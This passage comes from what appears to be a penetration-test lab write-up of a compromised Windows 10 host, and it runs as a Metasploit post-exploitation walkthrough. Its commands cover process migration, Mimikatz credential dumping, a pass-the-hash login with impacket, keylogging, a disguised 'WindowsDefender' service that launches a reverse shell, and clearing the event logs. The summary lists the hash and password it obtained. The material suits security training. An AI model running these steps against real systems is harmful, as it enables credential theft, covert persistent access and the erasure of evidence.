meterpreter >
```

- Command: ps [To show running Processes]
- Command: migrate 8008 [Process ID – svchost.exe]

- Credential Dumping: process of extracting authentication material (password, hashes,tokens) from compromised memory.



  - Command: run kiwi [Mimikatz]
  - Command: creds_all

Mimikatz is a post-exploitation tool that extracts hashes, plaintext passwords and Kerberos tickets from windows memory (lsass – windows internal process).

Field	What we get	Meaning
Username	USER	Account owner
Domain	DESKTOP-V9P8NM4 (local computer)	Not domain-joined
NTLM Hash	0204cb1f7d2ca0aae3e73edc7696728	Password hash
SHA1	c5b0fd400815c7624a75cd30c80176411e695503	Alrernative hash format
DPAPI	c5b0fd400815c7624a75cd30c8017641	Data Protection key

MSV – Microsof Security Support Provider, handles NTLM authentication.

- Pass-the-Hash Attack: attack where you authenticate to a remote system using only the NTLM hash, without ever needing the plaintext password.

  Command: impacket-wmiexec -hashes :0204cb1f7d2ca0aae3e73edc7696728 USER@192.168.75.129


- Keylogging: Keystroke logging act of recording every key pressed by a user on their keyboard, in real-time.

  - Command: keyscan_start
  - Command: keyscan_dump
  - Command: keyscan_stop


  What we get:

  User"123
  User:::
  sheowjepoajtnfoansrg
  aijbseuohrajgifmakonger
  User@123
  oashrgoheraognvaoierngio

- Persistence: is the ability to maintain access to a compromised system even after system reboots, user logs off and initial payload is deleted.




  - Command: use exploit/windows/persistence/service
    module used to create a windows service that executes a reverse shell payload automatically on system startup.
  - Persistence is installed.




  - Many Sessions Created.


Artifacts Type	Location	Value
Service Name	HKLM\SYSTEM\CurrentControlSet\Services\	WindowsDefender
Binary Path	C:\Users\USER\AppData\Local\Temp\	TwoVL.exe

Windows 10:





- Covering Tracks: Windows Event logs



  - Command: clearev

Complete Attack Chain

This penetration test successfully demonstrated a complete compromise of the target Windows 10 system through a systematic exploitation chain. The assessment validated that even standard user privileges can lead to full system compromise when proper security controls are not in place.

Key Achievements

Objective	Status	Details
Initial Access	Achieved	Reverse Meterpreter shell established
Privilege Escalation	Achieved	Escalated from USER to SYSTEM
Credential Access	Achieved	NTLM hash extracted: 0204cb1f7d2ca0aae3e73edc7696728
Password Recovery	Achieved	User password: User@123 (via Keylogging)
Persistence	Achieved	WindowsDefender service installed
Stealth & Evasion	Achieved	Process migrated, logs cleared